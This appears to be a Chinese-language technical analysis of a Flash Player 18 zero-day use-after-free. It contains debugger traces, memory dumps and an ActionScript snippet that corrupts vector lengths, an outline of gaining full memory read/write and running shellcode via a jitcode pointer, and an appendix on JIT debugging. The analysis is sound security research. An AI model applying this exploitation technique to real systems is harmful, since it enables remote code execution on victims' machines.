0996aca0 00000062 08d42000 00000071 00000000 b.... ..q.......

0996ae30 00000062 08d42000 00000072 00000000 b.... ..r.......

0996b020 00000062 08d42000 00000073 00000000 b.... ..s.......

0996b1b0 00000062 08d42000 00000074 00000000 b.... ..t.......

0996b340 00000062 08d42000 00000075 00000000 b.... ..u.......

0996b4d0 00000062 08d42000 00000076 00000000 b.... ..v.......

0996b660 00000062 08d42000 00000077 00000000 b.... ..w.......

0996b7f0 00000062 08d42000 00000078 00000000 b.... ..x.......

0996b980 00000062 08d42000 00000079 00000000 b.... ..y.......

0996bb10 00000062 08d42000 0000007a 00000000 b.... ..z.......

0996bca0 00000062 08d42000 0000007b 00000000 b.... ..{.......

0996be30 00000062 08d42000 0000007c 00000000 b.... ..|.......

0996c020 00000062 08d42000 0000007d 00000000 b.... ..}.......

而之前释放的5个BackGroudObj的地址，可以看到红色部分已经被分配的vector buffer重新占用

0995b810 080c4380 00000001 08d550b0 08d4e000 .C.......P......

0995bc08 080c4380 00000001 08d550b0 08d4e000 .C.......P......

0995c020 080c4380 00000001 08d550b0 08d4e000 .C.......P......

0995c418 080c4380 00000001 08d550b0 08d4e000 .C.......P......

0995c810 080c4380 00000001 08d550b0 08d4e000 .C.......P......

#### 4 Recurisive return

随后avmplus::AvmCore::integer调用valueOf函数开始返回到之前的set\_opaqueBackground函数中,后面对BackgroundObj进行一些初始化

\*(\_DWORD \*)(v5 + 0x30C) |= 4u;

\*(\_BYTE \*)(sub\_102B7B16(v2) + 0x860) = 1;

\*(\_BYTE \*)(v5 + 0x322) = v6 >> 16;

\*(\_BYTE \*)(v5 + 0x320) = v6; //KEY

\*(\_BYTE \*)(v5 + 0x321) = BYTE1(v6);

Breakpoint 6 hit

eax=00000000 ebx=0000006a ecx=09957850 edx=00000006 esi=0995c810 edi=09951e50

eip=0778dd7e esp=038fe5a4 ebp=09957850 iopl=0 nv up ei pl zr na pe nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00040246

Flash32\_18\_0\_0\_203!DllUnregisterServer+0x7489c:

0778dd7e 889e20030000 mov byte ptr [esi+320h],bl ds:0023:0995cb30=00

0:008> g

Breakpoint 6 hit

eax=00000000 ebx=0000006a ecx=09957850 edx=00000006 esi=0995c810 edi=09951e50

eip=0778dd7e esp=038fe5a4 ebp=09957850 iopl=0 nv up ei pl zr na pe nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00040246

Flash32\_18\_0\_0\_203!DllUnregisterServer+0x7489c:

0778dd7e 889e20030000 mov byte ptr [esi+320h],bl ds:0023:0995cb30=00

0:008> g

Breakpoint 6 hit

eax=00000000 ebx=0000006a ecx=09957708 edx=00000006 esi=0995c418 edi=09951d78

eip=0778dd7e esp=038fe82c ebp=09957708 iopl=0 nv up ei pl zr na pe nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00040246

Flash32\_18\_0\_0\_203!DllUnregisterServer+0x7489c:

0778dd7e 889e20030000 mov byte ptr [esi+320h],bl ds:0023:0995c738=00

0:008> g

Breakpoint 6 hit

eax=00000000 ebx=0000006a ecx=09957708 edx=00000006 esi=0995c418 edi=09951d78

eip=0778dd7e esp=038fe82c ebp=09957708 iopl=0 nv up ei pl zr na pe nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00040246

Flash32\_18\_0\_0\_203!DllUnregisterServer+0x7489c:

0778dd7e 889e20030000 mov byte ptr [esi+320h],bl ds:0023:0995c738=00

0:008> g

Breakpoint 6 hit

eax=00000000 ebx=0000006a ecx=099575c0 edx=00000006 esi=0995c020 edi=09951ca0

eip=0778dd7e esp=038feab4 ebp=099575c0 iopl=0 nv up ei pl zr na pe nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00040246

Flash32\_18\_0\_0\_203!DllUnregisterServer+0x7489c:

0778dd7e 889e20030000 mov byte ptr [esi+320h],bl ds:0023:0995c340=62

刚好0x320 offset处为下一个vector<uint>(0x62)的buffer长度字段

0:008> dd 0995c340 //vector<uint>(0x62) mbuffer

0995c340 00000062 08d42000 00000039 00000000

0995c350 00000000 00000000 00000000 00000000

0995c360 00000000 00000000 00000000 00000000

0995c370 00000000 00000000 00000000 00000000

0995c380 00000000 00000000 00000000 00000000

0995c390 00000000 00000000 00000000 00000000

0995c3a0 00000000 00000000 00000000 00000000

0995c3b0 00000000 00000000 00000000 00000000

执行之后vector<uint>(0x62)长度被修改为0x6a

#### 5 Find corrupted vector length

for(i=\_arLen2; i < \_arLen; i++) {

\_vu = \_ar[i];

if (\_vu.length > \_vLen+2) {

Log("ar["+i+"].length = " + Hex(\_vu.length));

Log("ar["+i+"]["+Hex(\_vLen)+"] = " + Hex(\_vu[\_vLen]));

if (\_vu[\_vLen] == \_vLen) {

// corrupt next vector

\_vu[\_vLen] = LEN40;//0x40000000

// get corrupted vector

\_vu = \_ar[\_vu[\_vLen+2]];

break;

}

};// else CheckCorrupted(\_vu, i); // 4RnD

}

由于某一个vector<uint>(0x62)的长度被改成0x6a 这里循环进行寻找，找到之后根据被修改的vector进而修改后面的vector长度

\_vu = \_ar[\_vu[\_vLen+2]]; //由于之前通过设置\_ar[i][0] = i; 标记了是哪个vector<uint>()。

0:008> dd 0995c340 +0x62\*4+8

0995c4d0 40000000 08d42000 0000003a 00000000

0995c4e0 00000000 00000000 00000000 00000000

0995c4f0 00000000 00000000 00000000 00000000

0995c500 00000000 00000000 00000000 00000000

0995c510 00000000 00000000 00000000 00000000

0995c520 00000000 00000000 00000000 00000000

0995c530 00000000 00000000 00000000 00000000

0995c540 00000000 00000000 00000000 00000000

### Exploit

此时拥有了一个可以长度为全内存的vector \_vu，为了最终能实现全内存读写需要成2步

A 为了能读写全内存，此时需要获取到\_vul[0] 数组的首地址，之后读写任意地址只需和首地址相计算得出INDEX，通过\_vul[index] 即可读写全内存。

B 同时还需要获取到一个定义的vector的buf首地址，这样以后任意对象的地址可以通过

\_vo[1] = obj; 之后通过A然后获取，利用代码里面的Prepare 函数主要做此工作。

之后通过搜索内存 获取到关键VirtualProtect函数地址，触发调用设置Payload可执行属性，最后通过篡改Payload的jitcode指针，执行shellcode，读者可以在自己调试一番。

### Detection and Defense

我们的未知威胁检测引擎无需更新即可检测到此0day,详情请查看B超

<https://b-chao.com/index.php/Index/show_detail/Sha1/E695FBEB87CB4F02917E574DABB5EC32D1D8F787>

可以预见很快各大exploit kit 将会增加此0day的支持并进行挂马、钓鱼攻击，用户可以暂时先禁用掉Flash，等待Adobe官方发布更新补丁

### About Us

阿里基础安全威胁情报中心是2015年6月新成立的部门，以沉淀阿里的安全数据、建设安全能力和阿里安全的威胁情报体系为使命，欢迎志同道合的小伙伴们加盟。


## Appendix - DEBUG JIT CODE

### METHOD TO JITCODE

利用趋势的一位同学写的debugjit的插件，可以定位到方法对应的jitcode位置，下载链接：


<http://vdisk.weibo.com/s/uAGaNxKsgN8na/1420788398>

之前我也写过一个 后面没有时间来继续更新了 主要原理是通过查看AVMPLUS工程代码,HOOK JITCODE生成的地方，打印每次生成JITCODE地址对应的METHOD NAME和METHOD ID



### ABC CODE TO JITCODE

SWF从AS源码生成ABC，AVM对ABC生成对应的JIT CODE. 每一段相应的ABC 对应着生成的JIT CODE



看图中源码与对应的ABC CODE，对应生成的jitcode应该类似

Call xxx (new bytearray)

Mov stack\_var1 , eax

Push 0x11111111

Call ccc (writeUnsinged)

这里编译的是debug版本，每行都会在abc code中生成 debugline x(行号)，对应jit code中也会有类似

Push 25

Call ddd (debugline )

具体对应生成的jitCODE

06379773 6a18 push 18h

06379775 8b8d2cffffff mov ecx,dword ptr [ebp-0D4h]

0637977b e870ab61fb call flashplayer\_17\_sa\_debug!IAEModule\_IAEKernel\_UnloadModule+0x115d50 (019942f0) //debugline 24

06379780 83c40c add esp,0Ch

06379783 8b8d28ffffff mov ecx,dword ptr [ebp-0D8h]

06379789 8d492c lea ecx,[ecx+2Ch]

0637978c 8d2424 lea esp,[esp]

0637978f 8d9570ffffff lea edx,[ebp-90h]

06379795 e8b66363fb call flashplayer\_17\_sa\_debug!IAEModule\_IAEKernel\_UnloadModule+0x1315b0 (019afb50)

// findpropstrict

0637979a 8b481c mov ecx,dword ptr [eax+1Ch]

0637979d 85c9 test ecx,ecx

0637979f 0f8477050000 je 06379d1c

063797a5 8b7108 mov esi,dword ptr [ecx+8]

063797a8 8b5610 mov edx,dword ptr [esi+10h]

063797ab 8b7208 mov esi,dword ptr [edx+8]

063797ae 8b4218 mov eax,dword ptr [edx+18h]

063797b1 ffd0 call eax

// constructprop new bytearray();

063797b3 8945b8 mov dword ptr [ebp-48h],eax

063797b6 8d8d24ffffff lea ecx,[ebp-0DCh]

063797bc 898524ffffff mov dword ptr [ebp-0DCh],eax

063797c2 8b4604 mov eax,dword ptr [esi+4]

063797c5 83ec04 sub esp,4

063797c8 51 push ecx

063797c9 6a00 push 0

063797cb 56 push esi

063797cc ffd0 call eax

// coerce

063797ce 83c410 add esp,10h

063797d1 8b75b8 mov esi,dword ptr [ebp-48h]

063797d4 8975a0 mov dword ptr [ebp-60h],esi

063797d7 c6458203 mov byte ptr [ebp-7Eh],3

063797db 83ec0c sub esp,0Ch

063797de 6a19 push 19h

063797e0 8b8d2cffffff mov ecx,dword ptr [ebp-0D4h]

063797e6 e805ab61fb call flashplayer\_17\_sa\_debug!IAEModule\_IAEKernel\_UnloadModule+0x115d50 (019942f0)

//debugline 25

063797eb 83c40c add esp,0Ch

063797ee 8b55a0 mov edx,dword ptr [ebp-60h]

063797f1 b8a0f4c53b mov eax,3BC5F4A0h

063797f6 35b1e5d42a xor eax,2AD4E5B1h //0x11111111

063797fb 8b7208 mov esi,dword ptr [edx+8]

063797fe 8b4e60 mov ecx,dword ptr [esi+60h]

06379801 8bb534ffffff mov esi,dword ptr [ebp-0CCh]

06379807 899520ffffff mov dword ptr [ebp-0E0h],edx

0637980d 8d9520ffffff lea edx,[ebp-0E0h]

06379813 898524ffffff mov dword ptr [ebp-0DCh],eax

06379819 8b4104 mov eax,dword ptr [ecx+4]

0637981c 83ec04 sub esp,4

0637981f 52 push edx

06379820 6a01 push 1

06379822 51 push ecx

06379823 ffd0 call eax

//local1.writeUnsigned(0x11111111);

### Find AS func Code

找到了对应的jit code之后，如何找到对应的AS NATIVE 函数的实现呢

一般对应的调用生成的jit code 类似

Push xx


Push num (参数个数)


Push ecx/esi

Call method\_pack


以bytearray.writeUnsigned 函数调用为例

Method\_pack






到达writeUnsigned 的pack函数



WriteUnsigned 函数对应的实现



不过也有很多其他类型 基本上往call register 方向去猜就对了


### BreakPoint func

很多时间比如我们想看一段method中某一段代码对应生成的jit code实现怎么办呢？


IE中有类似Math.atan2(0xbabe, "[\*] Creating object button...");

我一般的做法是插入bytearray.writeUnsigned(0x11111111);函数 根据传入不同的参数知晓当前在哪里，防止迷失在jit code中

但是每个版本的writeUnsigned函数对应的实现地址不一样，一般都过搜索



中的lea ebp,[esi+0x24h] 来定位





V2+4 就是writeUnsigned ，+2 则是writeShort之类的

找到这个函数地址之后 下断点，断下来之后直接快速步过返回就到了JIT CODE区域了

### Load SIG file

此前不久h4ckmp和promised\_lu 2位同学 都把自己通过avmplus制作的sig发出来，导入到ida sig文件夹之后，可以识别到不少的函数





下载链接<http://vdisk.weibo.com/s/BY9EvewxqT4D_/1435050804>